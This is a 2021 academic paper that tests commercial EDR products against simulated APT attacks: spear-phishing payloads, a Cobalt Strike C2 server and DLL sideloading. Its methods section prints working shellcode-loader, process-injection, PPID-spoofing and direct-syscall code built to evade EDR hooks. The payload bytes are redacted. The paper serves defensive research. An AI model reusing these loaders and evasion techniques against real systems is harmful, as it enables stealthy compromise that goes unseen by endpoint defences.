Journal of *Cybersecurity and Privacy*

MDPI

Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas [1] and Constantinos Patsakis [1,2,*]

[1] Department of Informatics, University of Piraeus, 80 Karaoli & Dimitriou Str., 18534 Piraeus, Greece; gck.kara@gmail.com
[2] Information Management Systems Institute, Athena Research Center, Artemidos 6, 15125 Marousi, Greece
* Correspondence: kpatsak@unipi.gr; Tel.: +30-2104142261

Abstract: Advanced persistent threats pose a significant challenge for blue teams as they apply various attacks over prolonged periods, impeding event correlation and their detection. In this work, we leverage various diverse attack scenarios to assess the efficacy of EDRs against detecting and preventing APTs. Our results indicate that there is still a lot of room for improvement as state-of-the-art EDRs fail to prevent and log the bulk of the attacks that are reported in this work. Additionally, we discuss methods to tamper with the telemetry providers of EDRs, allowing an adversary to perform a more stealth attack.

Keywords: advanced persistent threats; EDR; malware; evasion

Citation: Karantzas, G.; Patsakis, C. An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Widely Used Attack Vectors. *J. Cybersecur. Priv.* **2021**, *1*, 387–421. https://doi.org/10.3390/jcp1030021

Academic Editor: Nour Moustafa

Received: 17 May 2021
Accepted: 6 July 2021
Published: 9 July 2021

1. Introduction

Cyber attacks are constantly evolving in both sophistication and scale, reaching such an extent that the World Economic Forum considers it the second most threatening risk for global commerce over the next decade [1]. The underground economy that has been created has become so huge to the point of being comparable to the size of national economies. Contrary to most cyberattacks which have a 'hit-and-run' modus operandi, we have advanced persistent threats , most widely known through the abbreviation APT. In most cyber attacks, the threat actor would try to exploit a single exploit or mechanism to compromise as many hosts as possible and try to immediately monetize the abuse of the stored information and resources as soon as possible. However, in APT attacks, the threat actor opts to keep a low profile, exploiting more complex intrusion methods through various attack vectors and prolong the control of the compromised hosts. Indeed, this control may span several years, as numerous such incidents have shown.

Due to their nature and impact, these attacks have received a lot of research focus as the heterogeneity of the attack vectors introduces many issues for traditional security mechanisms. For instance, due to their stealth character, APTs bypass antiviruses; therefore, more advanced methods are needed to detect them in a timely manner. Endpoint Detection and Response (EDR) systems provide a more holistic approach to the security of an organization as beyond signatures, EDRs correlate information and events across multiple hosts of an organization. Therefore, individual events from endpoints that could fall below the radar are collected, processed, and correlated, providing blue teams with a deep insight into the threats that an organization's perimeter is exposed to.

Despite the research efforts and the advanced security mechanisms deployed through EDRs, recent events illustrate that we are far from being considered safe from such attacks. Since APT attacks are not that common and not all details can be publicly shared, we argue that a sanity check to assess the preparedness of such security mechanisms against such attacks is deemed necessary. Therefore, we decided to conduct an APT group simulation to test the enterprise defenses' capabilities and especially EDRs. To this end, we opted to simulate an APT attack in a controlled environment using a set of scripted attacks which

match the typical modus operandi of these attacks. Thus, we try to infiltrate an organization using spear-phishing and malware delivery techniques and then examine the IOCs and responses produced by the EDRs. We have created four such use case scenarios which are rather indicative and diverse enough to illustrate the weak points of several perimeter security mechanisms, and more precisely EDRs.

Based on the above, the contribution of our work is dual. First, we illustrate that, despite the advances in static and dynamic analysis, as well as multiple log collection mechanisms that are applied by state-of-the-art EDRs, there are multiple ways that a threat actor may launch a successful attack without raising suspicions. As it will be discussed, while some of the EDRs may log fragments of the attacks, this does not imply that these logs will trigger an alert. Moreover, even if an alert is triggered, one has to consider it from the security operations center (SOC) perspective. Practically, an SOC receives multiple alerts and each one with different severity. These alerts are prioritized and investigated according to this severity. Therefore, low severity alerts may slip below the radar and not be investigated, especially once the amount of alerts in an SOC is high [2]. Furthermore, we discuss how telemetry providers of EDRs can be tampered with, allowing an adversary to hide her attack and trails. To the best of our knowledge, there is no empirical assessment of the efficacy of real-world EDRs in scientific literature, nor conducted in a systematic way to highlight their underlying issues in a unified way. Beyond scientific literature, we consider that the closest work is MITRE Engenuity (https://mitre-engenuity.org/ last accessed: 8 July 2021); however, our work provides the technical details for each step, from the attacker's perspective. Moreover, we differ from the typical APT capabilities that are reported for each known group using and modifying off the shelf tools. Therefore, this work is the first one conducting such an assessment. By no means should this work serve as a guidance on security investment on any specific EDR solution. As it will be discussed later on, the outcomes of this work try to point out specific representative attack vectors and cannot grasp the overall picture of all possible attacks that EDRs can mitigate. Indeed, customization of EDRs rules may significantly change their efficacy; nevertheless, the latter depends on the experience of the blue teams handling these systems.

The rest of this work is organized as follows. In the following section, we provide an overview of the related work regarding EDRs and APT attacks. Then, we present our experimental setup and detail the technical aspects of our four attack vectors. In Section 4, we evaluate eleven state-of-the-art EDRs and assess their efficacy in detecting and reporting our four attacks. Next, in Section 5, we present tampering attacks on telemetry providers of EDRs and their impact. Finally, the article concludes by providing a summary of our contributions and discussing ideas for future work.

2. Related Work

2.1. Endpoint Detection and Response Systems

The term endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), was coined by A. Chuvakin [3] back in 2013. As the name implies, this is an endpoint security mechanism that does not cover the networking. EDRs collect data from endpoints and send them for storage and processing in a centralized database. There, the collected events, binaries, etc., will be correlated in real-time to detect and analyze suspicious activities on the monitored hosts. Thus, EDRs boost the capabilities of SOCs as they discover and alert both the user and the emergency response teams of emerging cyber threats.

EDRs are heavily rule-based; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations. An EDR extends antivirus capabilities as an EDR will trigger an alert once it detects anomalous behavior. Therefore, an EDR may detect unknown threats and prevent them before they become harmful due to the behavior and not just merely the signatures. While behavioral patterns may sound ideal for detecting malicious acts, this also implies many false positives, that is, benign user actions considered malicious, as EDRs prioritize

precision over recall. Therefore, SOCs have to deal with sheer amounts of noise as many of the received alerts are false [4]. This is the reason why Hassan et al. recently introduced Tactical Provenance Graphs (TPG) [5]. They reason about the causal dependencies between the threat alerts of an EDR and improve the visualization of multistage attacks. Moreover, their system, RapSheet, has a different scoring system that significantly reduces the false positive rate. Finally, an EDR can perform remediation or removal tasks for specific threats.

Despite the significant boost in security that EDRs bring, the overall security of the organization highly depends on the human factor. In the case of the blue teams, the results against an attack are expected to greatly vary between fully trained teams in Incident Response and teams that solely respond to specific detected threats and are dependent on the output of a single security tool. However, both teams are expected to be triggered by, and later investigated for, the telemetry from EDRs. Since the experience and the capacity of the blue team depends on multiple factors which are beyond the scope of our work, in this study, we focus on the telemetry of the EDRs, the significance that they label events, and whether they blocked some actions.

Nevertheless, we highlight that not all EDRs allow the same amount of customization nor implementation of the same policies. Moreover, blue teams cannot have the experience in all EDRs to configure them appropriately as each team will specialize in a limited set of solutions due to familiarity with a platform, marketing, or even customer policies. Moreover, not all blue teams face the same threats, which may significantly bias the prioritization of rules that blue teams would include in an installation, let alone the client needs. The above constitute diverse factors that cannot be studied in the context of this work. On the contrary, we should expect that a baseline security when opting in for all possible security measures should be more or less the same across most EDRs. Moreover, one would expect that, even if the EDR failed to block an attack, it should have at least logged the actions so that one can later process it. However, our experiments show that often this is not the case.

2.2. Advanced Persistent Threats

The term advanced persistent threat (APT) is used to describe an attack in which the threat actor establishes stealth, long-term persistence on a victim's computing infrastructure. The usual goal is to exfiltrate data or to disrupt services when deemed necessary by the threat actor. These attacks differ from the typical 'hit and run' modus operandi as they may span from months up to years. The attacks are launched by high-skilled groups, which are either a nation state or state-sponsored.

As noted by Chen et al. [6], APT attacks consist of six phases: (1) reconnaissance and weaponization; (2) delivery; (3) initial intrusion; (4) command and control; (5) lateral movement; and (6) data exfiltration. Complimentary to this model, other works [7,8] consider attack trees to represent APTs as different paths may be used in parallel to get the foothold on the targeted resources. Thus, information flows are often used to detect APTs [9], along with anomaly detection, sandboxing, pattern matching, and graph analysis [10]. The latter implies that EDRs may serve as excellent means to counter APT attacks.

In many such attacks, threat actors use *fileless malware* [11], a particular type of malware that does not leave any malicious fingerprint on the filesystem of the victim as they operate in memory. The core idea behind this is that the victim will be lured into opening a benign binary, e.g., using social engineering, and this binary will be used to execute a set of malicious tasks. In fact, there are plenty of binaries and scripts preinstalled in Windows or later downloaded by the OS and are either digitally signed or whitelisted by the operating system and enable a set of exploitable functionalities to be performed. Since they are digitally signed by Microsoft, User Account Control (UAC) allows them to perform a set of tasks without issuing any alert to the user. These binaries and scripts are commonly known as *Living Off The Land Binaries and Scripts (and also Libraries)*, or LOLBAS/LOLBINS [12].

2.3. Cyber Kill Chain

Cyber kill chain is a model which allows security analysts to deconstruct a cyber attack, despite its complexity, into mutually nonexclusive phases [13]. The fact that each phase is isolated from the others allows one to analyze each part of the attack individually and create mitigation methods and detection rules that can facilitate defense mechanisms for the attack under question or similar ones. Moreover, blue teams have to address smaller problems, one at a time which is far more resource efficient than facing a big problem as a whole. In the cyber kill chain model, we consider that a threat actor tries to infiltrate a computer network in a set of sequential, incremental, and progressive steps. Thus, if any stage of the attack is prevented, then the attack will not be successful. Therefore, the small steps that we referred above are crucial in countering a cyber attack, and the earlier phase one manages to prevent an attack, the smaller impact it will have. While the model is rather flexible, it has undergone some updates to fit more targeted use cases, e.g., Internal Cyber Kill Chain to address issues with internal malicious actors, such as a disgruntled or disloyal employee.

MITRE's ATT&CK [14] is a knowledge base and model which tries to describe the behavior of a threat actor throughout the attack lifecycle from reconnaissance and exploitation, to persistence and impact. To this end, ATT&CK provides a comprehensive way to categorize the tactics, techniques, and procedures of an adversary, abstracting from the underlying operating system and infrastructure. Based on the above, using ATT&CK one can emulate threat scenarios (https://attack.mitre.org/resources/adversary-emulation-plans/ accessed on 8 July 2021) or assess the efficacy of deployed defense mechanisms against common adversary techniques. More recently, Pols introduced the Unified Kill Chain (https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf accessed on 8 July 2021), which extends and combines Cyber Kill Chain and MITRE's ATT&CK. The Unified Kill Chain addresses issues that are not covered by Cyber Kill Chain and ATT&CK as, among others, it models adversaries' behaviors beyond the organizational perimeter, users' roles, etc.

3. Experimental Setup

In this section, we detail the preparation for our series of experiments to the EDRs. Because our goal is to produce accurate and reproducible results, we provide the necessary code where deemed necessary. To this end, we specifically design and run experiments to answer the following research questions:

- **RQ1:** Can state-of-the-art EDRs detect common APT attack methods?
- **RQ2:** Which are the blind spots of state-of-the-art EDRs?
- **RQ3:** What information is reported by EDRs and which is their significance?
- **RQ4:** How can one decrease the significance of reported events or even prevent the reporting?

Using ATT&CK as a knowledge base and model, one can model the behavior of the threat actor that we emulate as illustrated in Figure 1. Due to space limitations, we have opted to use a modified version of the standard ATT&CK matrix and used a radial circular dendrogram.

In this work, we perform an empirical assessment of the security of EDRs. The selected EDRs were selected based on the latest Gartner's 2021 report (https://www.gartner.com/en/documents/4001307/magic-quadrant-for-endpoint-protection-platforms accessed on 8 July 2021), as we included the vast majority of the leading EDRs in the market. The latter implies that we cover a big and representative market share which, in fact, drives the evolution and innovation in the sector. In our experiments, we opted to use the most commonly used C2 framework, Cobalt Strike (https://www.cobaltstrike.com/ accessed on 8 July 2021). It has been used in numerous operations by both threat actors and 'red teams' to infiltrate organizations [15].




Figure 1. ATT&CK model of the emulated threat actor.

Moreover, we used a *mature* domain; an expired domain with proper categorization that will point to a VPS server hosting our Cobalt Strike team-server. This would cause less suspicion and hopefully bypass some restrictions as previous experience has shown with parked domains and expired domains (https://blog.sucuri.net/2016/06/spam-via-expired-domains.html, https://unit42.paloaltonetworks.com/domain-parking/ accessed on 8 July 2021). We issued a valid SSL certificate for our C2 communication from *Let's Encrypt* (https://letsencrypt.org/ accessed on 8 July 2021) to encrypt our traffic. Figure 2 illustrates our domain and its categorization.

Cobalt Strike deploys agents named 'beacons' on the victim, allowing the attacker to perform multiple tasks on the compromised host. In our experiments, we used the so-called *malleable C2 profile* (https://www.cobaltstrike.com/help-malleable-c2 accessed on 8 July 2021) as it modifies the beacon's fingerprint. This masks our network activity and

our malware's behavior, such as the staging process; see Listing A1 in Appendix A. Please note that it has been slightly formatted for the sake of readability.




Figure 2. The domain pointing to our C2 Server (**up**) and its categorization (**down**).

3.1. Attack Vectors

We have structured four diverse yet real-world scenarios to perform our experiments, which simulate the ones used by threat actors in the wild. We believe that an empirical assessment of EDRs should reflect common attack patterns in the wild. Since the most commonly used attack vector by APT groups is emails, as part of social engineering or spear phishing, we opted to use malicious attached files which the target victim would be lured to execute them. Moreover, we should consider that, due to the high noise from false positives that EDRs report, it is imperative to consider the score that each event is attributed to. Therefore, in our work, we try to minimize the reported score of our actions in the most detailed setting of EDRs. With this approach, we guarantee that the attack will pass below the radar.

Based on the above, our hypothetical threat actor starts its attack with some spear-phishing emails that try to lure the target user into opening a file or follow a link that will be used to compromise the victim's host. To this end, we have crafted some emails with links to cloud providers that lead to some custom malware. More precisely, the attack vectors are the following:

- A `.cpl` file: A DLL file which can be executed by double-clicking under the context of the `rundll32` LOLBINS which can execute code maliciously under its context. The file has been crafted using `CPLResourceRunner` (https://github.com/rvrsh3ll/CPLResourceRunner accessed on 8 July 2021). To this end, we use a shellcode storage

technique using Memory-mapped files (MMF) [16] and then trigger it using delegates; see Listing 1.

- A legitimate Microsoft (MS) Teams installation that will load a malicious DLL. In this regard, DLL side-loading (https://attack.mitre.org/techniques/T1574/002/ accessed on 8 July 2021) will lead to a self-injection, thus allowing us to "live" under a signed binary. To achieve this, we used the `AQUARMOURY-Brownie` (https://github.com/slaeryan/AQUARMOURY accessed on 8 July 2021).
- An unsigned `PE` executable file; from now on referred to as `EXE`, that will execute process injection using the "*Early Bird*" technique of `AQUARMOURY` into `werfault.exe`. For this, we spoofed the parent of `explorer.exe` using the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` flag to protect our malware from an *unsigned by Microsoft DLL* event that is commonly used by EDRs for processes monitoring.
- An `HTA` file. Once the user visits a harmless HTML page containing an IFrame, he will be redirected and prompted to run an HTML file infused with executable VBS code that will load the .NET code provided in Listing 2 and perform self-injection under the context of `mshta.exe`.

Listing 1. Shellcode execution code from `CPLResourceRunner`.

```
mmf = MemoryMappedFile.CreateNew("__shellcode", shellcode.Length,
↪  MemoryMappedFileAccess.ReadWriteExecute);
// Create a memory mapped view accessor with read/write/execute permissions..
mmva = mmf.CreateViewAccessor(0, shellcode.Length, MemoryMappedFileAccess.ReadWriteExecute);
// Write the shellcode to the MMF..
mmva.WriteArray(0, shellcode, 0, shellcode.Length);
// Obtain a pointer to our MMF..
var pointer = (byte*)0;
mmva.SafeMemoryMappedViewHandle.AcquirePointer(ref pointer);
// Create a function delegate to the shellcode in our MMF..
var func = (GetPebDelegate)Marshal.GetDelegateForFunctionPointer(new IntPtr(pointer),
↪  typeof(GetPebDelegate));
// Invoke the shellcode..
return func();
```

In what follows, we solely evaluate EDRs against our attacks. Undoubtedly, in an enterprise environment, one would expect more security measures, e.g., a firewall, an antivirus, etc. However, despite improving the overall security of an organization, their output is considered beyond the scope of this work.

3.2. Code Analysis

In the following paragraphs, we detail the technical aspects of each attack vector.

3.2.1. HTA

We used C# and the `Gadget2JScript` (https://github.com/med0x2e/GadgetToJScript accessed on 8 July 2021) tool to generate a serialized gadget that will be executed into memory; see Listing 2. `ETWpCreateEtwThread` is used to execute the shellcode by avoiding common APIs, such as `CreateThread()`. Note that, in the background, `RtlCreateUserThread` is used (https://twitter.com/therealwover/status/1258157929418625025 accessed on 8 July 2021).

Listing 2. Code to allocate space and execute shellcode via `EtwpCreateEtwThread`.

```
byte[] shellcode = { };
//xored shellcode
byte[] xored = new byte[] {REDACTED};
string key = "mysecretkeee";
shellcode = xor(xored, Encoding.ASCII.GetBytes(key));
uint old = 0;
// Gets current process handle
IntPtr procHandle = Process.GetCurrentProcess().Handle;
//Allocation and then change the page to RWX
IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)shellcode.Length,
↪  MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
VirtualProtectEx(procHandle, allocMemAddress, (UIntPtr)shellcode.Length,
↪  PAGE_EXECUTE_READWRITE, out old);
//Write the shellcode
UIntPtr bytesWritten;
WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.Length, out
↪  bytesWritten);
EtwpCreateEtwThread(allocMemAddress, IntPtr.Zero);
```

3.2.2. EXE File

The main idea behind this attack is a rather simplistic code injection using executing our shellcode using the `QueueUserAPC()` API before the main method. It will launch a *sacrificial* process with PPID spoofing and inject to that. The file will employ direct system calls in assembly to avoid hooked functions. It should be noted that the Windows Error Reporting service (`werfault`) is an excellent target for injection as a child `werfault` process may appear once a process crashes, meaning the parent can be arbitrary. This significantly impedes parent-child relation investigation. Notably, once used with the correct flags, it can avoid suspicions [17]. The relevant code can be found in Listing 3.

3.2.3. DLL Sideloading

In this case, we used the Brownie-Koppeling projects to create an evil clone of a legitimate DLL from `system32` and added it to the folder of MS Teams so that our encrypted shellcode will be triggered under its process. Moreover, since MS Teams adds itself to the startup, this provides us persistence to the compromised host. Note that EDRs sometimes tend to overlook self-injections as they consider that they do not alter different processes.

In Listing 4, we illustrate the shellcode execution method. It is a classic `CreateThread()` based on local injection that will launch the shellcode under a signed and *benign* binary process. Unfortunately, the only problem, in this case, is that the DLL is not signed, which may trigger some defense mechanisms. In the provided code, one can observe the usage of `VirtualProtect()`. This was made to avoid direct RWX memory allocation. In Listing 5, we can see the usage of assembly syscalls.

Finally, it should be noted that, for the tests, the installation will be placed and executed in the Desktop folder manually. Figure 3 illustrates that MS Teams allows for DLL hijacking.

Listing 3. Execution of shellcode into a child process with CIG and spoofed PPID via the "EarlyBird" technique using Nt* APIs.

```
// Assign CIG/blockdlls attribute
DWORD64 CIGPolicy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;
UpdateProcThreadAttribute(sie.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &CIGPolicy, 8,
↪  NULL, NULL);
//Open handle to parent process
HANDLE hParentProcess;
NTSTATUS status = NtOpenProcess(&hParentProcess, PROCESS_CREATE_PROCESS, &pObjectAttributes, &pClientId);
if (status != STATUS_SUCCESS) {
printf("[-] NtOpenProcess error: %X\n", status);
return FALSE;
}
// Assign PPID Spoof attribute
UpdateProcThreadAttribute(sie.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE), NULL, NULL);
// Injection Code
// Get handle to process and primary thread
HANDLE hProcess = pi.hProcess;
HANDLE hThread = pi.hThread;
// Suspend the primary thread
SuspendThread(hThread);
// Allocating a RW memory buffer for the payload in the target process
LPVOID pAlloc = NULL;
SIZE_T uSize = payloadLen; // Store the payload length in a local variable
status = NtAllocateVirtualMemory(hProcess, &pAlloc, 0, &uSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (status != STATUS_SUCCESS) {
return FALSE;
}
// Writing the payload to the created buffer
status = NtWriteVirtualMemory(hProcess, pAlloc, payload, payloadLen, NULL);
if (status != STATUS_SUCCESS) {
return FALSE;
}
// Change page protections of created buffer to RX so that payload can be executed
ULONG oldProtection;
LPVOID lpBaseAddress = pAlloc;
status = NtProtectVirtualMemory(hProcess, &lpBaseAddress, &uSize, PAGE_EXECUTE_READ, &oldProtection);
if (status != STATUS_SUCCESS) {
return FALSE;
}
// Assigning the APC to the primary thread
status = NtQueueApcThread(hThread, (PIO_APC_ROUTINE)pAlloc, pAlloc, NULL, NULL);
if (status != STATUS_SUCCESS) {
return FALSE;
}
// Resume the thread
DWORD ret = ResumeThread(pi.hThread);
if (ret == 0XFFFFFFFF)
return FALSE;
```

Listing 4. Local memory allocation and shellcode execution via `CreateThread()`.

```
BOOL execute_shellcode(LPSTR payload, SIZE_T payloadLen) {
// Init some important variables
void* exec_mem;
BOOL ret;
HANDLE threadHandle;
DWORD oldProtect = 0;
// Allocate a RW memory buffer for payload
exec_mem = VirtualAlloc(0, payloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
// Write payload to new buffer
RtlMoveMemory(exec_mem, payload, payloadLen);
// Make new buffer as RX so that payload can be executed
ret = VirtualProtect(exec_mem, payloadLen, PAGE_EXECUTE_READ, &oldProtect);
// Now, run the payload
if (ret != 0) {
threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_mem, 0, 0, 0);
WaitForSingleObject(threadHandle, -1);
}
return TRUE;
}
```

Listing 5. Sample direct syscalls in Assembly.

```
;Sample Syscalls
; ------------------------------------------------------------------------
; Windows 7 SP1 / Server 2008 R2 specific syscalls
; ------------------------------------------------------------------------

NtWriteVirtualMemory7SP1 proc
mov r10, rcx
mov eax, 37h
syscall
ret
NtWriteVirtualMemory7SP1 endp

NtProtectVirtualMemory7SP1 proc
mov r10, rcx
mov eax, 4Dh
syscall
ret
NtProtectVirtualMemory7SP1 endp
```

